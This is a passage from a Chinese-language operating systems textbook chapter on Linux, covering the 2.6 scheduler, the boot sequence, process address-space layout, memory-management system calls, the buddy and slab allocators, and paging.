这里讲述的调度算法指的是2.6版本内核，最初引入这个调度算法的是不稳定的2.5版本内核。早期的调度算法在多处理器环境中所表现的性能十分低下，并且当任务的数量大量增长时，不能很好地进行调度。由于上面描述的内容说明了通过访问正在活动数组就可以做出调度决定，那么调度可以在一个固定的时间O（1）内完成，而与系统中进程的数量无关。

另外，调度器包含了对于多处理器和多核平台而言非常有益的特性。首先，在多处理器平台上，运行队列数据结构与某一个处理器相对应，调度器尽量进行亲和调度，即将之前在某个处理器上运行过的任务再次调入该处理器。第二，为了更好地描述或修改一个选定的线程对亲和性的要求，有一组系统调用可供调用。最后，在满足特定性能和亲和要求的前提下，调度器实现在不同处理器上阶段性地加载平衡，从而保证整个系统的加载是平衡的。

调度器只考虑可以运行的任务，这些任务被放在适当的调度队列当中。不可运行的任务和正在等待各种I/O操作或内核事件的任务被放入另一个数据结构当中，即*等待队列*。每一种任务可能需要等待的事件对应了一个等待队列。等待队列的头包含一个指向任务链表的指针及一枚自旋锁。为了保证等待队

列可以在主内核代码、中断处理函数或其他异步处理请求代码中进行并发操作，自旋锁是非常必要的。

事实上，内核代码在很多地方都含有同步变量。早期的Linux内核只有一个大内核锁（Big Kernel Lock，BKL）。由于它阻止了不同的处理器并发运行内核代码，这使得内核的效率非常低下，特别是在多处理器平台上。所以，很多新的同步点被更加细粒度地引入了。

10.3.5 启动Linux系统

每个平台的细节都有不同，但是整体来说，下面的步骤代表了启动的过程。当计算机启动时，BIOS加电自检（POST），并对硬件进行检测和初始化，这是因为操作系统的启动过程可能会依赖于磁盘访问、屏幕、键盘等。接下来，启动磁盘的第一个扇区，即*主引导记录*（MBR），被读入到一个固定的内存区域并且执行。这个分区中含有一个很小的程序（只有512字节），这个程序从启动设备中，通常是IDE或SCSI磁盘，调入一个名为boot的独立程序。boot程序将自身复制到高地址的内存当中从而为操作系统释放低地址的内存。

复制完成后，boot程序读取启动设备的根目录。为了达到这个目的，boot程序必须能够理解文件系统和目录格式，这个工作通常由引导程序，如GRUB（*多系统启动管理器*），来完成。其他流行的引导程序，如Intel的LILO，不依赖于任何特定的文件系统。相反，他们需要一个块映射图和低层地址，他们描述了物理扇区、磁头和磁道，可以帮助找到相应的需要被加载的扇区。

然后，boot程序读入操作系统内核，并把控制交给内核。从这里开始，boot程序完成了它的任务，系统内核开始运行。

内核的开始代码是用汇编语言写成的，具有较高的机器依赖性。主要的工作包括创建内核堆栈、识别CPU类型、计算可用内存、禁用中断、启用内存管理单元，最后调用C语言写成的main函数开始执行操作系统的主要部分。

C语言代码也有相当多的初始化工作要做，但是这些工作更逻辑化（而不是物理化）。C语言代码开始的时候会分配一个消息缓冲区来帮助调试启动出现的问题。随着初始化工作的进行，信息被写入消息缓冲区，这些信息与当前正在发生的事件相关，所以，如果出现启动失败的情况，这些信息可以通过一个特殊的诊断程序调出来。我们可以把它当作是操作系统的“飞行信息记录器”（即空难发生后，侦查员寻找的黑盒子）。

接下来，内核数据结构得到分配。大部分内核数据结构的大小是固定的，但是一少部分，如页面缓存和特殊的页表结构，依赖于可用内存的大小。

从这里开始，系统进行自动配置。使用描述何种设备可能存在配置文件，系统开始探测哪些设备是确实存在的。如果一个被探测的设备给出了响应，这个设备就会被加入到已连接设备表中。如果它没有响应，就假设它未连接或直接忽略掉它。不同于传统的UNIX版本，Linux系统的设备驱动程序不需要静态链接，它们可以被动态加载（就像所有的MS-DOS和Windows版本一样）。

关于支持和反对动态加载驱动程序的争论非常有趣，值得简要地阐述一下。动态加载的主要论点是同样的二进制文件可以分发给具有不同系统配置的用户，这个二进制文件可以自动加载它所需要的驱动程序，甚至可以通过网络加载。反对动态加载的主要论点是安全。如果你正在一个安全的环境中运行计算机，比如说银行的数据库系统或者公司的网络服务器，你肯定不希望其他人向内核中插入随机代码。系统管理员可以在一个安全的机器上保存系统的源文件和目标文件，在这台机器上完成系统的编译链接，然后通过局域网把内核的二进制文件分发给其他的机器。如果驱动程序不能被动态加载，这就阻止了那些知道超级用户密码的计算机使用者或其他人向系统内核注入恶意或漏洞代码。而且，在大的站点中，系统编译链接的时候硬件配置都是已知的。需要重新链接系统的变化非常罕见，即使是在系统中添加一个硬件设备也不是问题。

一旦所有的硬件都配置好了，接下来要做的事情就是细心地手动运行进程0，建立它的堆栈，运行它。进程0继续进行初始化，做如下的工作：配置实时时钟，挂载根文件系统，创建init进程（进程1）和页面守护进程（进程2）。

init进程检测它的标志以确定它应该为单用户还是多用户服务。前一种情况，它调用fork函数创建一个shell进程，并且等待这个进程结束。后一种情况，它调用fork函数创建一个运行系统初始化shell脚本

（即/etc/rc）的进程，这个进程可以进行文件系统一致性检测、挂载附加文件系统、开启守护进程等。然后这个进程从/etc/ttys中读取数据，其中/etc/ttys列出了所有的终端和它们的属性。对于每一个启用的终端，这个进程调用fork函数创建一个自身的副本，进行内部处理并运行一个名为getty的程序。

getty程序设置行速率以及其他的行属性（比如，有一些可能是调制解调器），然后在终端的屏幕上输出：

```
login:
```

等待用户从键盘键入用户名。当有人坐在终端前，提供了一个用户名后，getty程序就结束了，登录程序/bin/login开始运行。login程序要求输入密码，给密码加密，并与保存在密码文件/etc/passwd中的加密密码进行对比。如果是正确的，login程序以用户shell程序替换自身，等待第一个命令。如果是不正确的，login程序要求输入另一个用户名。这种机制如图10-11所示，该系统具有三个终端。




图10-11 用于启动一些Linux系统的进程顺序

在图中，0号终端上运行的getty程序仍然在等待用户输入。1号终端上，用户已经键入了登录名，所以getty程序已经用login程序替换掉自身，目前正在等待用户输入密码。2号终端上，用户已经成功登录，shell程序显示提示符（%）。然后用户输入

```
cp f1 f2
```

shell程序将调用fork函数创建一个子进程，并使这个子进程运行cp程序。然后shell程序被阻塞，等待子进程结束，子进程结束之后，shell程序会显示新的提示符并且读取键盘输入。如果2号终端的用户不是键入了cp命令而是cc命令，C语言编译器的主程序就会被启动，这将生成更多的子进程来运行不同的编译过程。

10.4 Linux中的内存管理

Linux的内存模型简单明了，这样使得程序可移植并且能够在内存管理单元大不相同的机器上实现Linux，比如：从没有内存管理单元的机器（如，原始的IBM PC）到有复杂分页硬件支持的机器。这一块设计领域在过去数十年几乎没有发生改变。下面要介绍该模型以及它是如何实现的。

10.4.1 基本概念

每个Linux进程都有一个地址空间，逻辑上有三段组成：代码、数据和堆栈段。图10-12a中的进程A就给出了一个进程空间的例子。*代码段*包含了形成程序可执行代码的机器指令。它是由编译器和汇编器把C、C++或者其他程序源码转换成机器代码而产生的。通常，代码段是只读的。由于难以理解和调试，自修改程序早在大约1950年就不再时兴了。因此，代码段既不增长也不减少，总之不会发生改变。




图10-12 a) 进程A的虚拟地址空间；b) 物理内存；c) 进程B的虚拟地址空间

*数据段*包含了所有程序变量、字符串、数字和其他数据的存储。它有两部分，初始化数据和未初始化数据。由于历史的原因，后者就是我们所知道的BSS（历史上称作*符号起始块*）。数据段的初始化部分包括编译器常量和那些在程序启动时就需要一个初始值的变量。所有BSS部分中的变量在加载后被初始化为0。

例如，在C语言中可以在声明一个字符串的同时初始化它。当程序启动的时候，字符串要拥有其初始值。为了实现这种构造，编译器在地址空间给字符串分配一个位置，同时保证在程序启动的时候该位置包含了合适的字符串。从操作系统的角度来看，初始化数据跟程序代码并没有什么不同——二者都包含了由编译器产出的位串，它们必须在程序启动的时候加载到内存。

未初始化数据的存在实际上仅仅是个优化。如果一个全局变量未显式地初始化，那么C语言的语义说明它的初始值是0。实际上，大部分全局变量并没有显式初始化，因此都是0。这些可以简单地通过设置可执行文件的一个段来实现，其大小刚好等于数据所需的字节数，同时初始化包括缺省值为零的所有量。

然而，为了节省可执行文件的空间，并没有这样做。取而代之的是，文件包含所有显式初始化的变量，跟随在程序代码之后。那些未初始化的变量都被收集在初始化数据之后，因此编译器要做的就是在文件头部放入一个字段说明要分配的字节数。

为了清楚地说明这一点，再考虑图10-12a。这里代码段的大小是8KB，初始化数据段的大小也是8KB。未初始化数据（BSS）是4KB。可执行文件仅有16KB（代码＋初始化数据），加上一个很短的头部来告诉系统在初始化数据后另外再分配4KB，同时在程序启动之前把它们初始化为0。这个技巧避免了在可执行文件中存储4KB的0。

为了避免分配一个全是0的物理页框，在初始化的时候，Linux就分配了一个静态零页面，即一个全0的写保护页面。当加载程序的时候，未初始化数据区域被设置为指向该零页面。当一个进程真正要写这个区域的时候，写时复制的机制就开始起作用，一个实际的页框被分配给该进程。

跟代码段不一样，数据段可以改变。程序总是修改它的变量。而且，许多程序需要在执行时动态分配空间。Linux允许数据段随着内存的分配和回收而增长和缩减，通过这种机制来解决动态分配的问题。有一个系统调用brk，允许程序设置其数据段的大小。那么，为了分配更多的内存，一个程序可以增加数据段的大小。C库函数malloc通常被用来分配内存，它就大量使用这个系统调用。进程地址空间描述符包含信息：进程动态分配的内存区域（通常叫做*堆*，heap）的范围。

第三段是*栈段*。在大多数机器里，它从虚拟地址空间的顶部或者附近开始，并且向下生长。例如，在32位x86平台上，栈的起始地址是0xC0000000，这是在用户态下对进程可见的3GB虚拟地址限制。如果栈生长到了栈段的底部以下，就会产出一个硬件错误同时操作系统把栈段的底部降低一个页面。程序并不显式地控制栈段的大小。

当一个程序启动的时候，它的栈并不是空的。相反，它包含了所有的环境变量以及为了调用它而向shell输入的命令行。这样，一个程序就可以发现它的参数了。比如，当输入以下命令

```
cp src dest
```

时，cp程序运行，并且栈上有字符串“cp src dest”，这样程序就可以找到源文件和目标文件的名字。这些字符串被表示为一个指针数组来指向字符串中的符号，使得解析更加容易。

当两个用户运行同样的程序，比如编辑器，可以在内存中立刻保持该编辑器程序代码的两个副本，但是并不高效。相反地，大多数Linux系统支持*共享代码段*。在图10-12a和图10-12c中，可以看到两个进程A和B拥有相同的代码段。在图10-12b中可以看到物理内存的一种可能布局，其中两个进程共享了同样的代码片段。这种映射是通过虚拟内存硬件来实现的。

数据段和栈段从来不共享，除非是在一个fork之后，并且仅仅是那些没有被修改的页面。如果二者之一要增长但是没有邻近的空间来增长，这并不会产生问题，因为在虚拟地址空间中邻近的页面并不一定要映射到邻近的物理页面上。

在有些计算机上，硬件支持指令和数据拥有不同的地址空间。如果有这个特性，Linux就可以利用它。例如，在一个32位地址的计算机上如果有这个特性，那么就有2^{32}字节的指令地址空间和2^{32}字节的数据地址空间。一个到0的跳转指令跳入到代码段的地址0，而一个从0的移动使用数据空间的地址0。这使得可用的数据空间加倍。

除了动态分配更多的内存，Linux中的进程可以通过*内存映射文件*来访问文件数据。这个特性使我们可以把一个文件映射到进程空间的一部分而该文件就可以像位于内存中的字节数组一样被读写。把一个文件映射进来使得随机读写比使用read和write之类的IO系统调用要容易的多。共享库的访问就是用这种机制映射进来后进行的。在图10-13中，我们可以看到一个文件被同时映射到两个进程中，但在不同的虚拟地址上。

把一个文件映射进来的一个附加的好处是两个或者更多的进程可以同时映射相同的文件。其中一个进程对文件的写可以被其他进程马上看到。实际上，通过映射一个临时文件（所有的进程退出之后就被丢弃），这种机制可以为多进程共享内存提供高带宽。在最极限的情况下，两个（或者更多）进程可以映射一个文件覆盖整个地址空间，从而提供了一种介于进程之间和线程之间的共享方式。这样地址空间是共享的（类似于线程），但是每个进程维护其自身的打开文件和信号，这些不同于线程。实际上，从来没有做过让两个地址空间完全相同的事情。




图10-13 两个进程可以共享一个映射文件

10.4.2 Linux中的内存管理系统调用

POSIX没有给内存管理指定任何系统调用。这个主题被认为是太依赖于机器而不便于标准化。可是，这个问题通过这样的说法被隐藏起来了：那些需要动态内存管理的程序可以使用malloc库函数（由ANSI

C标准定义)。那么malloc是如何实现的就被推到了POSIX标准之外了。在一些圈子里，这种方法被认为是推卸责任。

实际上，许多Linux系统有管理内存的系统调用。最常见的列在了图10-14中。brk通过给出数据段之外的第一个字节地址来指定数据段的大小。如果新值比原来的要大，那么数据段变大；反之，数据段缩减。

系统调用	描　述
s=brk (addr)	改变数据段大小
a=mmap (addr,len,prot,flags,fd,offset)	映射文件
s=unmap (addr,len)	取消映射文件

图10-14 跟内存管理相关的一些系统调用。若遇到错误则返回码s为－1，a和addr是内存地址，len是长度，prot是控制保护，flags是混杂位串，fd是文件描述符，offset是文件偏移

mmap和munmap系统调用控制内存映射文件。mmap的第一个参数，addr，决定文件被映射的地址。它必须是页大小的倍数。如果这个参数是0，系统确定地址并且返回到a中。第二个参数len指示要映射的字节数。它也必须是页大小的整数倍。第三个参数，prot，确定对映射文件的保护。它可以标记为可读、可写、可执行或者三者的组合。第四个参数，flags，控制文件是私有的还是共享的以及addr是一个需求还是仅仅是一个提示。第五个参数，fd，是要映射的文件的描述符。只有打开的文件是可以被映射的，因此为了映射一个文件，首先必须要打开它。最后，offset告诉从文件中的什么位置开始映射。并不一定要从第0个字节开始映射，任何页面边界都是可以的。

另一个调用，unmap，移除一个被映射的文件。如果仅仅是文件的一部分撤销映射，那么其他部分仍然保持映射。

10.4.3 Linux中内存管理的实现

32位机器上的每个Linux进程通常有3GB的虚拟地址空间，还有1GB留给其页表和其他内核数据。在用户态下运行时，内核的1GB是不可见的，但是当进程陷入到内核时是可以访问的。内核内存通常驻留在低端物理内存中，但是被映射到每个进程虚拟地址空间顶部的1GB中，在地址0xC0000000和0xFFFFFFFF（3～4GB）之间。当进程创建的时候，进程地址空间被创建，并且当发生一个exec系统调用时被重写。

为了允许多个进程共享物理内存，Linux监视物理内存的使用，在用户进程或者内核构件需要时分配更多的内存，把物理内存动态映射到不同进程的地址空间中去，把程序的可执行体、文件和其他状态信息移入移出内存来高效地利用平台资源并且保障程序执行的进展性。本章的剩余部分描述了在Linux内核中负责这些操作的各种机制的实现。

1. 物理内存管理

在许多系统中由于异构硬件限制，并不是所有的物理内存都能被相同地对待，尤其是对于I/O和虚拟内存。Linux区分三种内存区域（zone）：

1) ZONE_DMA：可以用来DMA操作的页。

2) ZONE_NORMAL：正常规则映射的页。

3) ZONE_HIGHMEM：高内存地址的页，并不永久性映射。

内存区域的确切边界和布局是硬件体系结构相关的。在x86硬件上，一些设备只能在起始的16MB地址空间进行DMA操作，因此ZONE_DMA就在0～16MB的范围内。此外，硬件也不能直接映射896MB以上的内存地址，因此ZONE_HIGHMEM就是高于该标记的任何地址。ZONE_NORMAL是介于其中的任何地址。因此在x86平台上，Linux地址空间的起始896MB是直接映射的，而内核地址空间的剩余128MB是用来访问高地址内存区域的。内核为每个内存区域维护一个zone数据结构，并且可以分别在三个区域上执行内存分配。

Linux的内存由三部分组成。前两部分是内核和内存映射，被“钉”在内存中（页面从来不换出）。内存的其他部分被划分成页框，每一个页框都可以包含一个代码、数据或者栈页面，一个页表页面，或者在空闲列表中。

内核维护内存的一个映射，该映射包含了所有系统物理内存使用情况的信息，比如区域、空闲页框

等。如图10-15，这些信息是如下组织的。

首先，Linux维护一个*页描述符*数组，称为mem_map，其中页描述符是page类型的，而且系统当中的每个物理页框都有一个页描述符。每个页描述符都有个指针，在页面非空闲时指向它所属的地址空间，另有一对指针可以使得它跟其他描述符形成双向链表，来记录所有的空闲页框和一些其他的域。在图10-15中，页面150的页描述符包含一个到其所属地址空间的映射。页面70、页面80、页面200是空闲的，它们是被链接在一起的。页描述符的大小是32字节，因此整个mem_map消耗了不到1%的物理内存(对于4KB的页框)。

因为物理内存被分成区域，所以Linux为每个区域维护一个*区域描述符*。区域描述符包含了每个区域中内存利用情况的信息，例如活动和非活动页的数目，页面置换算法（本章后面介绍）所使用的高低水位，还有许多其他的域。

此外，区域描述符包含一个空闲区数组。该数组中的第i个元素标记了2^i个空闲页的第一个块的第一个页描述符。既然可能有多块2^i个空闲页，Linux使用页描述符的指针对把这些页面链接起来。这个信息在Linux的内存分配操作中使用。在图10-15中，free_area[0]标记所有仅由一个页框组成的物理内存空闲区，现在指向页面70，三个空闲区当中的第一个。其他大小为一个页面的空闲块也可通过页描述符中的链到达。




图10-15 Linux内存表示

最后，Linux可以移植到NUMA体系结构（不同的内存地址有不同的访问时间），为了区分不同节点上的物理内存（同时避免跨节点分配数据结构），使用了一个*节点描述符*。每个节点描述符包含了内存使用的信息和该节点上的区域。在UMA平台上，Linux用一个节点描述符描述所有的内存。每个页描述符的最初一些位是用来指定该页框所属的节点和区域的。

为了使分页机制在32位和64位体系结构下高效工作，Linux采用了一个四级分页策略。这是一种最初在Alpha系统中使用的三级分页策略，在Linux 2.6.10之后加以扩展，并且从2.6.11版本以后使用的一个四级分页策略。每个虚拟地址划分成五个域，如图10-16。目录域是页目录的索引，每个进程都有一个私有的页目录。找到的值是指向其中一个下一级目录的一个指针，该目录也由虚拟地址的一个域索引。中级页目录表中的表项指向最终的页表，它是由虚拟地址的页表域索引的。页表的表项指向所需要的页面。在Pentium处理器（使用两级分页）上，每个页的上级和中级目录仅有一个表项，因此总目录项就

可以有效地选择要使用的页表。类似地，在需要的时候可以使用三级分页，此时把上级目录域的大小设置为0就可以了。




图10-16 Linux使用四级页表

物理内存可以用于多种目的。内核自身是完全“硬连线”的，它的任何一部分都不会换出。内存的其余部分可以作为用户页面、分页缓存和其他目的。页面缓存包含最近已读的或者由于未来有可能使用而预读的文件块，或者需要写回磁盘的文件块页面，例如那些被换出到磁盘的用户进程创建的页面。分页缓存并不是一个独立的缓存，而是那些不再需要的或者等待换出的用户页面集合。如果分页缓存当中的一个页面在被换出内存之前复用，它可以被快速收回。

此外，Linux支持动态加载模块，最常见的是设备驱动。它们可以是任意大小的并且必须分配一个连续的内核内存。这些需求的一个直接结果是，Linux用这样一种方式来管理物理内存使得它可以随意分配任意大小的内存片。它使用的算法就是伙伴算法，下面给予描述。

2. 内存分配机制

Linux支持多种内存分配机制。分配物理内存页框的主要机制是*页面分配器*，它使用了著名的*伙伴算法*。

管理一块内存的基本思想如下。刚开始，内存由一块连续的片段组成，图10-17a的简单例子中是64个页面。当一个内存请求到达时，首先上舍入到2的幂，比如8个页面。然后整个内存块被分割成两半，如图b所示。因为这些片段还是太大了，较低的片段被再次二分（c），然后再二分（d）。现在我们有一块大小合适的内存，因此把它分配给请求者，如图d所示。




图10-17 伙伴算法的操作

现在假定8个页面的第二个请求到达了。这个请求有（e）直接满足了。此时4个页面的第三个请求到达了。最小可用的块被分割（f），然后其一半被分配（g）。接下来，8页面的第二个块被释放（h）。最后，8页面的另一个块也被释放。因为刚刚释放的两个邻接的8页面块来自同一个16页面块，它们合并

起来得到一个16页面的块（i）。

Linux用伙伴算法管理内存，同时有一些附加特性。它有个数组，其中的第一个元素是大小为1个单位的内存块列表的头部，第二个元素是大小为2个单位的内存块列表的头部，下一个是大小为4个单位的内存块列表的头部，以此类推。通过这种方法，任何2的幂次大小的块都可以快速找到。

这个算法导致了大量的内部碎片，因为如果想要65页面的块，必须要请求并且得到一个128页面的块。

为了缓解这个问题，Linux有另一个内存分配器，slab分配器。它使用伙伴算法获得内存块，但是之后从其中切出slab（更小的单元）并且分别进行管理。

因为内核频繁地创建和撤销一定类型的对象（如task_struct），它使用了对象缓存。这些缓存由指向一个或多个slab的指针组成，而slab可以存储大量相同类型的对象。每个slab要么是满的，要么是部分满的，要么是空的。

例如，当内核需要分配一个新的进程描述符（一个新的task_struct）的时候，它在task结构的对象缓存中寻找，首先试图找一个部分满的slab并且在那里分配一个新的task_struct对象。如果没有这样的slab可用，就在空闲slab列表中查找。最后，如果必要，它会分配一个新的slab，把新的task结构放在那里，同时把该slab连接到task结构对象缓存中。在内核地址空间分配连续的内存区域的kmalloc内核服务，实际上就是建立在slab和对象缓存接口之上的。

第三个内存分配器vmalloc也是可用的，并且用于那些仅仅需要虚拟地址空间连续的请求。实际上，这一点对于大部分内存分配是成立的。一个例外是设备，它位于内存总线和内存管理单元的另一端，因此并不理解虚拟地址。然而，vmalloc的使用导致一些性能的损失，主要用于分配大量连续虚拟地址空间，例如动态插入内核模块。所有这些内存分配器都是继承自System V中的那些分配器。

3. 虚拟地址空间表示

虚拟地址空间被分割成同构连续页面对齐的区域。也就是说，每个区域由一系列连续的具有相同保护和分页属性的页面组成。代码段和映射文件就是区（area）的例子（见图10-15）。在虚拟地址空间的区之间可以有空隙。所有对这些空隙的引用都会导致一个严重的页面故障。页大小是确定的，例如Pentium是4KB而Alpha是8KB。Pentium支持4MB的页框，Linux可以支持4MB的大页框。而且，在PAE（物理地址扩展）模式下，2MB的页大小是支持的。在一些32位机器上常用PAE来增加进程地址空间，使之超过4GB。

在内核中，每个区是用vm_area_struct项来描述的。一个进程的所有vm_area_struct用一个链表链接在一起，并且按照虚拟地址排序以便可以找到所有的页面。当这个链表太长时（多于32项），就创建一个树来加速搜索。vm_area_struct项列出了该区的属性。这些属性包括：保护模式（如，只读或者可读可写）、是否固定在内存中（不可换出）、朝向哪个方向生长（数据段向上长，栈段向下长）。

vm_area_struct也记录该区是私有的还是跟一个或多个其他进程共享的。fork之后，Linux为子进程复制一份区链表，但是让父子进程指向相同的页表。区被标记为可读可写，但是页面却被标记为只读。如果任何一个进程试图写页面，就会产生一个保护故障，此时内核发现该内存区逻辑上是可写的，但是页面却不是，因此它把该页面的一个副本给当前进程同时标记为可读可写。这个机制就说明了写时复制是如何实现的。

vm_area_struct也记录该区是否在磁盘上有备份存储，如果有，在什么地方。代码段把可执行二进制文件作为备份存储，内存映射文件把磁盘文件作为备份存储。其他区，如栈，直到它们不得不被换出，否则没有备份存储被分配。

一个顶层内存描述符mm_struct收集属于一个地址空间的所有虚拟内存区相关的信息，还有关于不同段（代码，数据，栈）和用户共享地址空间的信息等。一个地址空间的所有vm_area_struct元素可以通过内存描述符用两种方式访问。首先，它们是按照虚拟地址顺序组织在链表中的。这种方式的有用之处是：当所有的虚拟地址区需要被访问时，或者当内核查找分配一个指定大小的虚拟内存区域时。此外，vm_area_struct项目被组织成二叉“红黑”树（一种为了快速查找而优化的数据结构）。这种方法用于访问一个指定的虚拟内存地址。为了能够用这两种方法访问进程地址空间的元素，Linux为每个进程使用

了更多的状态，但是却允许不同的内核操作来使用这些访问方法，这对进程而言更加高效。

10.4.4 Linux中的分页

早期的UNIX系统，每当所有的活动进程不能容纳在物理内存中时就用一个*交换进程*在内存和磁盘之间移动整个进程。Linux跟其他现代UNIX版本一样，不再移动整个进程了。内存管理单元是一个页，并且几乎所有的内存管理部件以页为操作粒度。交换子系统也是以页为操作粒度的，并且跟*页框回收算法*紧耦合在一起。这个后面会给予描述。

Linux分页背后的基本思想是简单的：为了运行，一个进程并不需要完全在内存中。实际上所需要的是用户结构和页表。如果这些被换进内存，那么进程被认为是“在内存中”，可以被调度运行了。代码、数据和栈段的页面是动态载入的，仅仅是在它们被引用的时候。如果用户结构和页表不在内存中，直到交换器把它们载入内存进程才能运行。

分页是一部分由内核实现而一部分由一个新的进程，*页面守护进程*，实现的。页面守护进程是进程2（进程0是idle进程，传统上称为交换器，而进程1是init，如图10-11所示）。跟所有守护进程一样，页面守护进程周期性地运行。一旦唤醒，它主动查找是否有工作要干。如果它发现空闲页面数量太少，就开始释放更多的页面。

Linux是一个请求换页系统，没有预分页和工作集的概念（尽管有个系统调用，其中用户可以给系统一个提示将要使用某个页面，希望需要的时候页面在内存中）。代码段和映射文件换页到它们各自在磁盘上的文件中。所有其他的都被换页到分页分区（如果存在）或者一个固定长度的分页文件，叫做*交换区*。分页文件可以被动态地添加或者删除，并且每个都有一个优先级。换页到一个独立的分区并且像一个原始设备那样访问的这种方式要比换页到一个文件的方式更加高效。有多个原因：首先，文件块和磁盘块的映射不需要了（节省了磁盘I/O读间接块）；其次，物理写可以是任意大小的，并不仅仅是文件块大小；第三，一个页总是被连续地写到磁盘，用一个分页文件，也许是或者也许不是这样的。

